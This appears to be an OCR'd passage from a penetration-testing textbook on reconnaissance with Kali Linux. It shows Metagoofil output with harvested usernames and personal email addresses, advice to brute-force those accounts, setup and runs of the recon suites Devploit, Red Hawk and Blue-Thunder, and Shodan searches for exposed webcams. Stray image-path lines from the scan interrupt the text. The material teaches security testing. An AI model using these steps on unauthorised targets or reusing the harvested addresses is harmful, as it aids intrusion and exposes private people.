[4/5] /intl/en/policies/privacy/
[5/5] /intl/en/policies/terms/
[-] Searching for pdf files, with a limit of 20
  Searching 100 results...
Results: 25 files found
Starting to download 5 of them:
----------------------------------------
[1/5] /webhp?hl=en [x] Error downloading /webhp?hl=en
[2/5] https://mirror.hackthissite.org/hackthiszine/hackthiszine3.pdf
[3/5]
https://mirror.hackthissite.org/hackthiszine/hackthiszine12_print.pdf
[4/5] https://mirror.hackthissite.org/hackthiszine/hackthiszine12.pdf
[5/5] https://mirror.hackthissite.org/hackthiszine/hackthiszine4.pdf
processing
[+] List of users found:
---------------------------
emadison
[+] List of software found:
-----------------------------
Adobe PDF Library 7.0
Adobe InDesign CS2 (4.0)
Acrobat Distiller 8.0.0 (Windows)
PScript5.dll Version 5.2.2
[+] List of paths and servers found:
-------------------------------------
[+] List of e-mails found:
----------------------------
whooka@gmail.com
htsdevs@gmail.com
never@guess
narc@narc.net
kfiralfia@hotmail.com
user@localhost
user@remotehost.
user@remotehost.com
```

```
security@lists.
recipient@provider.com
subscribe@lists.hackbloc.org
staff@hackbloc.org
johndoe@yahoo.com
staff@hackbloc.org
johndoe@yahoo.com
subscribe@lists.hackbloc.org
htsdevs@gmail.com
hackbloc@gmail.com
webmaster@www.ndcp.edu.phpass
webmaster@www.ndcp.edu.phwebmaster@www.ndcp.edu.ph
[webmaster@ndcp
[root@ndcp
D[root@ndcp
window...[root@ndcp
.[root@ndcp
goods[root@ndcp
liberation_asusual@ya-
pjames_e@yahoo.com.au
```

You can see from the preceding result that we get a lot of information from the documents we have collected, such as the usernames and path information. We can use the obtained usernames to look for patterns in the usernames and for launching a brute-force password attack on them. But, be aware that doing a brute-force password attack on an account may have the risk of locking the user accounts. The path information can be used to guess the operating system that is used by the target. We got all of this information without going to the domain website ourselves.

`Metagoogil` is also able to generate information in a report format. The following screenshot shows the generated report in HTML:



In the report generated, we get information about usernames, software version, email address, and server information from the target domain.

Automated footprinting and information gathering tools

In this section, we look at fully automated tools, two in particular, consisting of several features able to accomplish the tasks covered in many of the individual tools mentioned earlier. These tools are freely available for use via `https://github.com/` and work in Kali Linux 2018.2 (and possibly earlier versions).

Devploit


Devploit 3.6 is listed as an information gathering tool, developed by Joker25000, and is available at `https://github.com/joker25000/Devploit`.

To use Devsploit, we first clone it onto our Kali Linux machine and then run the tools of choice when presented with the options. Cloning only has to be done once; every time you use Devploit thereafter, you simply browse to the Devploit directory.

Open a new Terminal and change to the directory of your choice using the `cd` command. (You can also use the `ls` command to list the content of the directory and ensure you are in the correct directory.)


Use the `git clone` command to clone Devploit onto your machine by typing the following:

```
git clone https://github.com/joker25000/Devploit.git
```



If copying the URL from the GitHub webpage, be sure to include `.git` at the end of the URL in the Terminal.

Press *Enter* to clone Devploit onto Kali:




In the Terminal, change to the Devploit directory on your desktop by typing `cd` Devploit and then use the `ls` command to view the directory contents. You should see the `Devploit.py` and `README.me` files among others.

Give the file executable permissions to install by typing `chmod +x install`, and then start Devploit by typing `./install`.

Be sure that you are running the preceding commands from within the Devploit directory.

Once Devploit has been installed, open a new Terminal and type Devploit, as shown in the following screenshot:




There are 19 options available for automated information gathering with Devploit:

```
This Is Simple Script By : Joker-Security
  Let's Start  --> --> -->

 1 }  ==>  DNS Lookup
 2 }  ==>  Whois Lookup
 3 }  ==>  GeoIP Lookup
 4 }  ==>  Subnet Lookup
 5 }  ==>  Port Scanner
 6 }  ==>  Extract Links
 7 }  ==>  Zone Transfer
 8 }  ==>  HTTP Header
 9 }  ==>  Host Finder
10}  ==>  IP-Locator
11}  ==>  Traceroute
12}  ==>  Robots.txt
13}  ==>  Host DNS Finder
14}  ==>  Revrse IP Lookup
15}  ==>  Collection Email
16}  ==>  Subdomain Finder
17}  ==>  Install & Update
18}  ==>  About Me
00}  ==>  Exit

Enter 00/18 => =>
```

To perform a DNS lookup, enter `1` and then enter the name of the domain, such as `www.google.com`:

```
Enter 00/18 => =>  1
Entre Your Domain :www.google.com
;; Truncated, retrying in TCP mode.
www.google.com.         279     IN      A       172.217.6.100
www.google.com.         178     IN      AAAA    2607:f8b0:4009:812::2004
```

To find out basic geographic information about a domain or IP, choose option 3 and press enter, followed by the IP or domain name:



Be sure to familiarize yourself with the options available.

Red Hawk v2

Red Hawk version 2 is another in-depth, all-in-one information gathering suite for reconnaissance and data collection.


In a new terminal, change to the desktop (or directory of your choice) and clone Red Hawk v2 by entering `https://github.com/th3justhacker/RED_HAWK`:

```
root@kali:~# cd Desktop
root@kali:~/Desktop# git clone https://github.com/Tuhinshubhra/RED_HAWK.git
Cloning into 'RED_HAWK'...
remote: Counting objects: 79, done.
remote: Total 79 (delta 0), reused 0 (delta 0), pack-reused 79
Unpacking objects: 100% (79/79), done.
root@kali:~/Desktop#
```


Once all objects have been successfully unpacked, change directories into the `RED_HAWK` directory by typing `cd RED_HAWK`. Use the `ls` command to verify that `rhawk.php` exists:

```
root@kali:~/Desktop# cd RED_HAWK
root@kali:~/Desktop/RED_HAWK# ls
config.php  functions.php  README.md  sqlerrors.ini  version.txt
crawl       LICENSE        rhawk.php  var.php
root@kali:~/Desktop/RED_HAWK#
```


To start Red Hawk, type `php rhawk.php` and press *Enter*. If successful, the following screen should be displayed:



Enter your website and choose either HTTP or HTTPS. Then, choose from the options available. For example, type one for a Whois lookup:



The Whois lookup information for `https://www.google.com/` is displayed as follows:



The results of option `[3] Grab Banners` for `https://www.google.com/` are as follows:

```
[i] Scanning Site: https://google.com
[S] Scan Type : Banner Grabbing


HTTP/1.0 301 Moved Permanently
Location: https://www.google.com/
Content-Type: text/html; charset=UTF-8
Date: Thu, 12 Jul 2018 20:35:00 GMT
Expires: Sat, 11 Aug 2018 20:35:00 GMT
Cache-Control: public, max-age=2592000
Server: gws
Content-Length: 220
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Alt-Svc: quic=":443"; ma=2592000; v="44,43,39,35"
HTTP/1.0 200 OK
Date: Thu, 12 Jul 2018 20:35:00 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=ISO-8859-1
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Server: gws
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Set-Cookie: 1P_JAR=2018-07-12-20; expires=Sat, 11-Aug-2018 20:35:00 GMT;
ain=.google.com
```

An MX lookup (option `13`) for `Google.com` gives the following output:

```
[#] Choose Any Scan OR Action From The Above List: 13

[+] Scanning Begins ...
[i] Scanning Site: https://google.com
[S] Scan Type : MX Lookup

IP       : 74.125.31.26
HOSTNAME: va-in-f26.1e100.net

[*] Scanning Complete. Press Enter To Continue OR CTRL + C To Stop
```

There are several options available to the user including option `[A]`, which scans for everything.

Using Shodan to find internet connected devices

The Shodan search engine, found at `shodan.io`, isn't your average search engine. Shodan, through the use of basic as well as specific query strings, can return searches with vulnerable systems connected to the internet.


The website was developed by John Matherly, has been available for just under a decade and has now become an invaluable tool for fingerprinting over the internet. Considering that we live in the age of the **Internet of Things** (**IoT**), more and more devices are now accessible via the internet, however many of them are not as locked down as they should be, sometimes making them vulnerable to not only hackers, but any curious minds.

Shodan scans for common ports and performs banner grabbing as part of its footprinting process, then displays devices accessible over the web, including routers and network devices, webcams and surveillance devices, traffic cams, servers and SCADA systems, and many more interesting devices.

In the list of results, clicking on individual results often returns a list of open ports and services on the device, and also allows for report generation.

For privacy and legal purposes, I've opted to not use screenshots of Shodan results.

To use Shodan, first visit the website at `www.shodan.io`:



You'll notice that you can use the service for free, but you will be limited to viewing one page of returned results if you do not sign up. Signing up is free and allows you to view the first two pages of returned findings/results displayed by the search engine. There is also a paid subscription that you can subscribe to, in order to access all results.

Search queries in Shodan

The following are the search queries in Shodan:

- **Keywords** such as webcams, CCTV, Cisco, Fortinet, traffic signal, refrigerator, and others can be specified in the search field
- **Port numbers** can also be specified according to services, such as `3389` (remote desktop).
- **OS versions:** Operating systems and versions can also be specified along with country codes

- **Country names** can also be specified along with keywords and port numbers
- **Phrases** and combined keywords can also be used, including popular search phrases such as default passwords, failed login, and others.

In the top menu of the Shodan website, there is an **Explore** option. This option displays links for various categories and popular searches. Industrial Control Systems and Databases are among the Featured Categories, and entries for Top Voted searches include webcam, Cams, Netcam, and default password.


Clicking on the Webcams category or even entering server: SQ-WEBCAM in the Search field yields several results for webcams in different countries. The common search query WebcanXPm, for example, also yields results of cameras accessible via the internet, many of which allow the remote user to pan, tilt, and zoom.

Due to legal restrictions, please ensure that you do not access restricted devices and use Shodan in accordance with the laws of your state or country.

Blue-Thunder-IP-Locator

Open a new Terminal and change to the directory of your choice. For this example, I've used the desktop.

Clone the Blue-Thunder-IP-Locator from GitHub by typing `git clone https://github.com/th3sha10wbr04rs/Blue-Thunder-IP-Locator-.git`:



Once successfully cloned, change directories to the Blue-Thunder-IP-Locator directory.

As specified on the GitHub page, `https://github.com/th3sha10wbr04rs/Blue-Thunder-IP-Locator-`, install and update `perl libs` by entering the following: `apt-get install liblocal-lib-perl`.

If you encounter an error when running the preceding command, enter the `Dpkg –-configure –a` command and then try the previous command again:

```
root@kali:~/Desktop/Blue-Thunder-IP-Locator-# apt-get install liblocal-lib-perl
E: dpkg was interrupted, you must manually run 'dpkg --configure -a' to correct the
problem.
root@kali:~/Desktop/Blue-Thunder-IP-Locator-# dpkg --configure -a
Setting up libqt5qml5:amd64 (5.10.1-4) ...
Setting up baobab (3.28.0-2) ...
```

You may be prompted with various options throughout the process. Press `Y` (Yes) when prompted.

Next, type `apt-get install libjson-perl` followed by `apt-get upgrade libjson-perl`.

We will also need to ensure that Blue-Thunder has appropriate executable permissions by typing `chmod +x blue_thunder.pl`:

```
root@kali:~/Desktop/Blue-Thunder-IP-Locator-#
root@kali:~/Desktop/Blue-Thunder-IP-Locator-# chmod +x blue_thunder.pl
root@kali:~/Desktop/Blue-Thunder-IP-Locator-#
```

Blue-Thunder-IP-Locator requires certain Perl dependencies from Mechanize to able to run. The `Ruby-mechanize` library in particular is required for automating interaction with websites.

It's suggested to run the commands listed next before running Blur-Thunder. (Be sure to navigate back to the root directory.)

Type `apt-get install libhttp-daemon-ssl perl`:

```
root@kali:~# sudo apt-get install libhttp-daemon-ssl perl
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

With the preceding command, it's OK if the `libhttp-daemon-ssl` package cannot be located. Continue with the next command.

Type `Apt-cache search WWW::Mechanize`:

```
root@kali:~# apt-cache search WWW::Mechanize
funkload - web testing tool
libhttp-recorder-perl - Perl module to record interaction with websites
```

Lastly, run the following command, `apt-get install libwww-mechanize-perl`:

```
root@kali:~# apt-get install libwww-mechanize-perl
Reading package lists... Done
Building dependency tree
Reading state information... Done
```


Now that all dependencies have been installed and/or updated, we can run Blue-Thunder-IP-Locator.

In a Terminal, navigate to the Blue-Thunder-IP-Locator directory, enter the `perl blue_thunder.pl` command, and press *Enter*:

```
root@kali:~/Desktop/Blue-Thunder-IP-Locator-# perl blue_thunder.pl
```

To find in-depth geolocation information, type `perl iplocation.pl` followed by the name of the host, IP, or domain (in the Blue-Thunder-IP-Locator directory).

For example, to find geolocation information about `Google.com`, type `perl blue-thunder.pl www.google.com`:



Note that the output includes information on the target `ISP`, `Country`, `Latitude`, `Longitude`, and more, as seen in the previous screenshot. `Latitude` and `Longitude` coordinates can also be plugged into Google Maps for directions and location specifics.

Summary

This chapter introduced you to the information gathering phase. It is usually the first phase that is done during the penetration testing process. In this phase, you collect as much information as you can about the target organization. After getting to know the target organization, it will be easier when we want to attack the target. The great Chinese strategist Sun Tzu stated very succinctly the overall intent of OSINT and information gathering:

> *"Know yourself, know your enemy, and you shall win a hundred battles without loss."*

This saying can't be more true than in penetration testing.

We described several tools included in Kali Linux that can be used for information gathering. We started by listing several public websites that can be used to gather information about the target organization. Next, we described how to use tools to collect domain registration information. Then, we described tools that can be used to get DNS information. Later on, we explored tools for collecting routing information. In the final part of the chapter, we described automated tools, including the impressive search engine for hackers, Shodan.

In the next chapter, we will discuss how to discover a target via scanning, as well as how to evade detection.

Questions

Lets try to answer some questions now:

1. What does the abbreviation OSINT stand for?
2. What tools can be used to query domain registration information?
3. What does the A record represent?
4. What tool utilizes the Google search engine to gather metadata for documents in the target domain?
5. What are two automated information gathering tools?
6. What tool can be used to find information about devices across the internet?

Further reading

You can also find more information on the topics discussed at the following reference links:

- OSINT resources: `http://osintframework.com/`
- Maltego user guides and documentation: `https://www.paterva.com/web7/docs.php`
- Google Cheat Sheet: `http://www.googleguide.com/print/adv_op_ref.pdf`
- Shodan for penetration testers: `https://www.defcon.org/images/defcon-18/dc-18-presentations/Schearer/DEFCON-18-Schearer-SHODAN.pdf`

5
Scanning and Evasion Techniques

In this chapter, we will describe the process of discovering devices on a target network using various tools in Kali Linux, as well as other tools available from GitHub. We will be looking into the following topics:

- A description of the target-discovery process
- The method used to identify target machines using the tools in Kali Linux
- The steps required to find the operating systems of the target machines (operating system fingerprinting)
- Automated scanning with Striker
- Anonymization with Nipe

To help you understand these concepts easily, we will use a virtual network as the target network.

Technical requirements

These are the technical requirements:

- Minimal hardware requirements: 6 GB RAM, quad-core 2.4 GHz processor, and 500 GB HDD
- Kali Linux 2018
- A virtual machine for testing, for example, Metasploitable or BadStore, and so on. (Refer to `Chapter 2`, *Setting Up Your Test Lab*)

Starting off with target discovery

After we have gathered information about our target network from third-party sources, such as search engines, the next step is to discover our target machines. The purpose of this process is as follows:

- To find out which machine in the target network is available. If the target machine is not available, we won't continue the penetration-testing process on that machine and will move to the next machine.
- To find the underlying operating system used by the target machine.

Collecting the previously mentioned information will help us during the vulnerabilities-mapping process.

We can utilize the tools provided in Kali Linux for the target-discovery process. Some of these tools are available in the **Information Gathering** menu. Others will have to be utilized from the command line. For each of these, the commands are provided.

In this chapter, we will only describe a few important tools in each category. The tools are selected based on their functionality, popularity, and tool-development activity.

For the purposes of this chapter, an installation of Metasploitable 2 was utilized as a target system. Each of these commands can be tried with that operating system.

Identifying the target machine

The tools included in this category are used to identify the target machines that can be accessed by a penetration tester. Before we start the identification process, we need to know our client's terms and agreements. If the agreements require us to hide penetration-testing activities, we need to conceal our activities. Stealth techniques may also be applied for testing the **Intrusion Detection System** (**IDS**) or **Intrusion Prevention System** (**IPS**) functionality. If there are no such requirements, we may not need to conceal our penetration-testing activities.

